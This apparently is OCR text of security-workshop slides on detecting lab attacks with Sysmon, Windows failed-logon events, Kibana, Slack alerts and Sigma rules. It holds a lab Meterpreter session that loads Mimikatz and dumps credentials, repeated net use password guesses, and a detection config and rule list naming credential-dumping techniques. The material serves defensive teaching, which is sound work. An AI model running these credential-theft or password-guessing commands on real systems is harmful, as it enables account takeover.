
Exploitation

- Event id 10
  - Listed valuable processes
  - Access flag GrantedAccess: 0x1010

```
<!--SYSMON EVENT ID 10 : INTER-PROCESS ACCESS [ProcessAccess]-->
        <!--EVENT 10: "Process accessed"-->
        <!--COMMENT:    Can cause high system load, disabled by default.-->
        <!--COMMENT:    Monitor for processes accessing other process' memory.-->

        <!--DATA: UtcTime, SourceProcessGuid, SourceProcessId, SourceThreadId, SourceImage, TargetProcessGuid, TargetProces
        <ProcessAccess onmatch="include">
                <TargetImage condition="is">C:\Windows\System32\lsass.exe</TargetImage>
                <TargetImage condition="contains">C:\Windows\System32\winlogon.exe</TargetImage>
                <!-- Mimikatz Detection Credit: Cyb3rWard0g: https://cyberwardog.blogspot.com/2017/03/chronicles-of-threat-
                <CallTrace condition="contains">WinSCard.dll</CallTrace>
                <CallTrace condition="contains">cryptdll.dll</CallTrace>
                <CallTrace condition="contains">hid.dll</CallTrace>
                <CallTrace condition="contains">samlib.dll</CallTrace>
                <CallTrace condition="contains">vaultcli.dll</CallTrace>
                <CallTrace condition="contains">WMINet_Utils.dll</CallTrace>
                <!-- END: Mimikatz Detection -->
        </ProcessAccess>
```


root@kali: ~
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
C:\Users\Administrator\Documents>exit
exit
meterpreter > load mimikatz
Loading extension mimikatz...
[!] Loaded x86 Mimikatz on an x64 architecture.
Success.
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Adm
in)).
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
AuthID Package Domain User Password
0;524624 NTLM WORKSTATION01 Administrator mod_process::getV
eryBasicModulesListForProcess : (0x0000012b) Only part of a ReadProces
sMemory or WriteProcessMemory request was completed. n.a. (msvl_0 KO)
0;485520 Negotiate Window Manager DWM-2 mod_process::getV
0;58477 Negotiate Window Manager DWM-1
0;996 Negotiate 44CONLAB WORKSTATION01$
0;36375 NTLM
0;486288 Negotiate Window Manager DWM-2
0;997 Negotiate NT AUTHORITY LOCAL SERVICE
0;58544 Negotiate Window Manager DWM-1
0;999 Negotiate 44CONLAB WORKSTATION01$
meterpreter >
Mimikatz_Sandbox - Kibana
10.0.0.21:5601/app/kibana#/dashboard/
Dashboard / Mimikatz_Sandbox
Search... (e.g. status:200 AND extension:PHP)
Add a filter +
MimikatzHits
0
Count
Mimikatz_Lsas
No results found
SDLabs
Jump to...
All Unreads
All Threads
Channels
babel
fatt
general
labalerts
mtd
mvs
presales
professional_services
random
signal_tas_chatter
signal-tas
soc
Direct Messages
slackbot
w (you)
charlvdwalt
Claire
Hein Alberts
Javier
Jonathan
Joul.K
Martin Birkby
#labalerts
Add a topic
Search
Show more
Yesterday
Bot44 APP 4:37 PM
MimikatzDetected
MimikatzDetected
@timestamp: 2018-09-12T14:35:45.476Z
_id: xlo2zmUBuNkI9muf07rb
_index: winlogbeat-6.3.2-2018.09.12
_type: doc
beat: {
Show more
Today
new messages
Bot44 APP 7:37 AM
Suspect command line detected
Suspect command line detected
@timestamp: 2018-09-13T05:11:48.637Z
_id: OYtY0WUBuNkI9muf4AlH
_index: winlogbeat-6.3.2-2018.09.13
_type: doc
beat: {
Show more
Suspect command line detected
Suspect command line detected
@timestamp: 2018-09-13T05:12:18.838Z
_id: PltZ0WUBuNkI9mufVgLs
_index: winlogbeat-6.3.2-2018.09.13
_type: doc
beat: {
Show more
Message #labalerts


t event_data.GrantedAccess 0x1010
t event_data.GrantedAccess 0x1010
t event_data.SourceProcessGUID {3BE4414A-98FF-5B99-0000-00100F55D900}
t event_data.SourceProcessId 844
t event_data.SourceThreadId 3336
t event_data.TargetImage C:\Windows\system32\lsass.exe
t event_data.TargetProcessGUID {3BE4414A-9284-5B99-0000-001087820000}
t event_data.TargetProcessId 716
t event_data.UtcTime 2018-09-13 05:59:18.660
event_id 10
t host.name 44CONLAB-DC
t level Information
t log_name Microsoft-Windows-Sysmon/Operational
t message Process accessed:
UtcTime: 2018-09-13 05:59:18.660
SourceProcessGUID: {3BE4414A-98FF-5B99-0000-00100F55D900}
SourceProcessId: 844
SourceThreadId: 3336
SourceImage: C:\Windows\SysWOW64\rundll32.exe
TargetProcessGUID: {3BE4414A-9284-5B99-0000-001087820000}
TargetProcessId: 716



ASSESS DETECT PROTECT RESPOND


SECUREDATA
TRUSTED CYBERSECURITY EXPERTS

#5 – Failed login events

- Exploitation
- Event ID 4625 (Security, not Sysmon)

T: +44 (0)1622 723400 | **E:** info@secdata.com | **W:** www.secdata.com

SECURE DATA
TRUSTED CYBERSECURITY EXPERTS


Administrator: Command Prompt
System error 1326 has occurred.
The user name or password is incorrect.
C:\Windows\system32>net use \\10.0.0.178\IPC$ /USER:44conlab.net\user5 pass66
System error 1326 has occurred.
The user name or password is incorrect.
C:\Windows\system32>net use \\10.0.0.178\IPC$ /USER:44conlab.net\user5 pass33
System error 1326 has occurred.
The user name or password is incorrect.
C:\Windows\system32>net use \\10.0.0.178\IPC$ /USER:44conlab.net\user5 pass77
System error 1326 has occurred.
The user name or password is incorrect.
C:\Windows\system32>net use \\10.0.0.178\IPC$ /USER:44conlab.net\user5 pass99
System error 1326 has occurred.
The user name or password is incorrect.

September 9th 2018, 15:41:12.562

@timestamp: September 9th 2018, 15:41:12.562 keywords: Audit Failure computer_name: 44CONLAB-DC.44conlab.net level: Information message: An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: user4 Account Domain: 44conlab.net Failure Information: Failure Reason: Unknown user name or bad password. Status: 0xC000006D Sub Status: 0xC0000064 Process Information: Caller Process ID: 0x0 Caller Process Name: -

September 9th 2018, 15:41:09

@timestamp: September 9th 2018, 15:41:09.984 thread_id: 1,152 opcode: Info event_id: 4,625 event_data.KeyLength: 0 event_data.LmPackageName: - event_data.TargetDomainName: 44conlab.net event_data.SubjectUserSid: S-1-0-0 event_data.SubjectLogonId: 0x0 event_data.IpPort: 63063 event_data.LogonProcessName: NtLmSsp event_data.TransmittedServices: - event_data.IpAddress: 10.0.0.194 event_data.AuthenticationPackageName: NTLM event_data.SubjectDomainName: - event_data.TargetUserSid: S-1-0-0

September 9th 2018, 15:41:07.234

@timestamp: September 9th 2018, 15:41:07.234 provider_guid: {54849625-5478-4994-A5BA-3E3B0328C30D} log_name: Security computer_name: 44CONLAB-DC.44conlab.net process_id: 744 task: Logon type: wineventlog opcode: Info keywords: Audit Failure event_id: 4,625 message: An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: user4 Account Domain: 44conlab.net Failure Information: Failure Reason: U


September 9th 2018, 15:41:04.859

@timestamp: September 9th 2018, 15:41:04.859 keywords: Audit Failure computer_name: 44CONLAB-DC.44conlab.net provider_guid: {54849625-5478-4994-A5BA-3E3B0328C30D} type: wineventlog record_number: 591172 event_id: 4,625 message: An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: user4 Account Domain: 44conlab.net Failure Information: Failure Reason: Unknown user name or bad password. Status: 0xC000006D

September 9th 2018, 15:41:02.813

@timestamp: September 9th 2018, 15:41:02.813 type: wineventlog task: Logon keywords: Audit Failure record_number: 591171 opcode: Info thread_id: 1,152 provider_guid: {54849625-5478-4994-A5BA-3E3B0328C30D} event_id: 4,625 computer_name: 44CONLAB-DC.44conlab.net source_name: Microsoft-Windows-Security-Auditing level: Information log_name: Security beat.name: 44CONLAB-DC beat.hostname: 44CONLAB-DC beat.version: 6.3.2

September 9th 2018, 15:41:12.562 @timestamp: September 9th 2018, 15:41:12.562 keywords: Audit Failure computer_name: 44CONLAB-DC.44conlab.net level: Information message: An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: user4 Account Domain: 44conlab.net Failure Information: Failure Reason: Unknown user name or bad password. S



y ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: user4 Account Domain: 44conlab.net Failure Information: Failure Reason: U

September 9th 2018, 15:41:04.859 @timestamp: September 9th 2018, 15:41:04.859 keywords: Audit Failure computer_name: 44CONLAB-DC.44conlab.net provider_guid: {54849625-5478-4994-A5BA-3E3B0328C30D} type: wineventlog record_number: 591172 event_id: 4,625 message: An account failed to log on. Subject: Security ID: S-1-0-0 Account Name: - Account Domain: - Logon ID: 0x0 Logon Type: 3 Account For Which Logon Failed: Security ID: S-1-0-0 Account Name: user4 Account Domain: 44conlab.net Failure Information: Failure Reason: Unknown user name or bad password. Status: 0xC000006D

September 9th 2018, 15:41:02.813 @timestamp: September 9th 2018, 15:41:02.813 type: wineventlog task: Logon keywords: Audit Failure record_number: 591171 opcode: Info thread_id: 1,152 provider_guid: {54849625-5478-4994-A5BA-3E3B0328C30D} event_id: 4,625 computer_name: 44CONLAB-DC.44conlab.net source_name: Microsoft-Windows-Security-Auditing level: Information log_name: Security beat.name: 44CONLAB-DC beat.hostname: 44CONLAB-DC beat.version: 6.3.2

September 9th 2018, 15:41:12.562 `@timestamp:` September 9th 2018, 15:41:12.562 `keywords:` Audit Failure `computer_name:` 44CONLAB-DC.44conlab.net

```
Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC0000064

Process Information:
        Caller Process ID:      0x0
        Caller Process Name:    -

Network Information:
        Workstation Name:       WORKSTATION01
        Source Network Address: 10.0.0.194
        Source Port:            63063

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0

This event is generated when a logon request fails. It is generated on the computer where acce
ss was attempted.
```

`level:` Information `log_name:` Security `beat.name:` 44CONLAB-DC `beat.hostname:` 44CONLAB-DC `beat.version:` 6.3.2

September 9th 2018, 15:41:12.562 `@timestamp:` September 9th 2018, 15:41:12.562 `keywords:` Audit Failure `computer_name:` 44CONLAB-DC.44conlab.net

```
Failure Information:
        Failure Reason:         Unknown user name or bad password.
        Status:                 0xC000006D
        Sub Status:             0xC0000064
```

Consecutive Account Login Failure

@timestamp per 30 minutes	Source IP Address	Count
16:00	10.0.0.38	3
16:00	10.0.0.194	5

Consecutive Account Login Failure

1–8 of 8

Time	event_data.IpAddress	event_data.TargetUserName	@time
September 9th 2018, 16:29:12.024	10.0.0.38	user5	Septe 2018,
September 9th 2018, 16:29:09.659	10.0.0.38	user5	Septe 2018,
September 9th 2018, 16:29:07.629	10.0.0.38	user5	Septe 2018,
September 9th 2018, 16:28:54.031	10.0.0.194	user4	Septe 2018,
September 9th 2018, 16:28:51.625	10.0.0.194	user4	Septe 2018,

```
        Package Name (NTLM only):       -
        Key Length:             0

This event is generated when a logon request fails. It is generated on the computer where acce
ss was attempted.
```

`level:` Information `log_name:` Security `beat.name:` 44CONLAB-DC `beat.hostname:` 44CONLAB-DC `beat.version:` 6.3.2

Sigma


Generic Signature Format for SIEM Systems

https://github.com/Neo23x0/sigma


Sigma

```
willem@iso-tmp ~/Lab/sigma/tools $ ls ../rules/windows/sysmon/
sysmon_ads_executable.yml                   sysmon_mimikatz_inmemory_detection.yml          sysmon_susp_cmd_http_appdata.yml                sysmon_susp_taskmgr_localsystem.yml
sysmon_attrib_hiding_files.yml              sysmon_mshta_spawn_shell.yml                    sysmon_susp_control_dll_load.yml                sysmon_susp_taskmgr_parent.yml
sysmon_bitsadmin_download.yml               sysmon_office_macro_cmd.yml                     sysmon_susp_driver_load.yml                     sysmon_susp_tscon_localsystem.yml
sysmon_bypass_squiblytwo.yml                sysmon_office_shell.yml                         sysmon_susp_exec_folder.yml                     sysmon_susp_tscon_rdp_redirect.yml
sysmon_cmdkey_recon.yml                     sysmon_outlook_shell.yml                        sysmon_susp_execution_path_webserver.yml        sysmon_susp_vssadmin_ntds_activity.yml
sysmon_cmstp_com_object_access.yml          sysmon_password_dumper_lsass.yml                sysmon_susp_execution_path.yml                  sysmon_susp_wmi_execution.yml
sysmon_cmstp_execution.yml                  sysmon_plugx_susp_exe_locations.yml             sysmon_susp_image_load.yml                      sysmon_sysinternals_eula_accepted.yml
sysmon_dhcp_calloutdll.yml                  sysmon_powershell_AMSI_bypass.yml               sysmon_susp_mmc_source.yml                      sysmon_system_exe_anomaly.yml
sysmon_dns_serverlevelplugindll.yml         sysmon_powershell_DLL_execution.yml             sysmon_susp_net_execution.yml                   sysmon_uac_bypass_eventvwr.yml
sysmon_exploit_cve_2015_1641.yml            sysmon_powershell_download.yml                  sysmon_susp_ping_hex_ip.yml                     sysmon_uac_bypass_sdclt.yml
sysmon_exploit_cve_2017_0261.yml            sysmon_powershell_exploit_scripts.yml           sysmon_susp_powershell_parent_combo.yml         sysmon_vul_java_remote_debugging.yml
sysmon_exploit_cve_2017_11882.yml           sysmon_powershell_network_connection.yml        sysmon_susp_powershell_rundll32.yml             sysmon_webshell_detection.yml
sysmon_exploit_cve_2017_8759.yml            sysmon_powershell_suspicious_parameter_variation.yml  sysmon_susp_prog_location_network_connection.yml  sysmon_webshell_spawn.yml
sysmon_ghostpack_safetykatz.yml             sysmon_powersploit_schtasks.yml                 sysmon_susp_recon_activity.yml                  sysmon_win_binary_github_com.yml
sysmon_lethalHTA.yml                        sysmon_quarkspw_filedump.yml                    sysmon_susp_reg_persist_explorer_run.yml        sysmon_win_binary_susp_com.yml
sysmon_mal_namedpipes.yml                   sysmon_rundll32_net_connections.yml             sysmon_susp_regsvr32_anomalies.yml              sysmon_win_reg_persistence.yaml
sysmon_malware_backconnect_ports.yml        sysmon_sdbinst_shim_persistence.yml             sysmon_susp_run_key_img_folder.yml              sysmon_wmi_persistence_commandline_event_consumer.yml
sysmon_malware_script_dropper.yml           sysmon_shell_spawn_susp_program.yml             sysmon_susp_schtask_creation.yml                sysmon_wmi_persistence_script_event_consumer_write.yml
sysmon_malware_verclsid_shellcode.yml       sysmon_stickykey_like_backdoor.yml              sysmon_susp_script_execution.yml                sysmon_workflow_compiler.yml
sysmon_mimikatz_detection_lsass.yml         sysmon_susp_certutil_command.yml                sysmon_susp_svchost.yml
```

Sigma


willem@iso-tmp ~/Lab/sigma/tools $ ls ../rules/windows/sysmon/
sysmon_ads_executable.yml
sysmon_attrib_hiding_files.yml
sysmon_bitsadmin_download.yml
sysmon_bypass_squiblytwo.yml
sysmon_cmdkey_recon.yml
sysmon_cmstp_com_object_access.yml
sysmon_cmstp_execution.yml
sysmon_mimikatz_inmemory_detection.yml
sysmon_mshta_spawn_shell.yml
sysmon_office_macro_cmd.yml
sysmon_office_shell.yml
sysmon_outlook_shell.yml
sysmon_password_dumper_lsass.yml
sysmon_plugx_susp_exe_locations.yml
sysmon_susp_cmd_http_appdata.yml
sysmon_susp_control_dll_load.yml
sysmon_susp_driver_load.yml
sysmon_susp_exec_folder.yml
sysmon_susp_execution_path_webserver.yml
sysmon_susp_execution_path.yml
sysmon_susp_image_load.yml
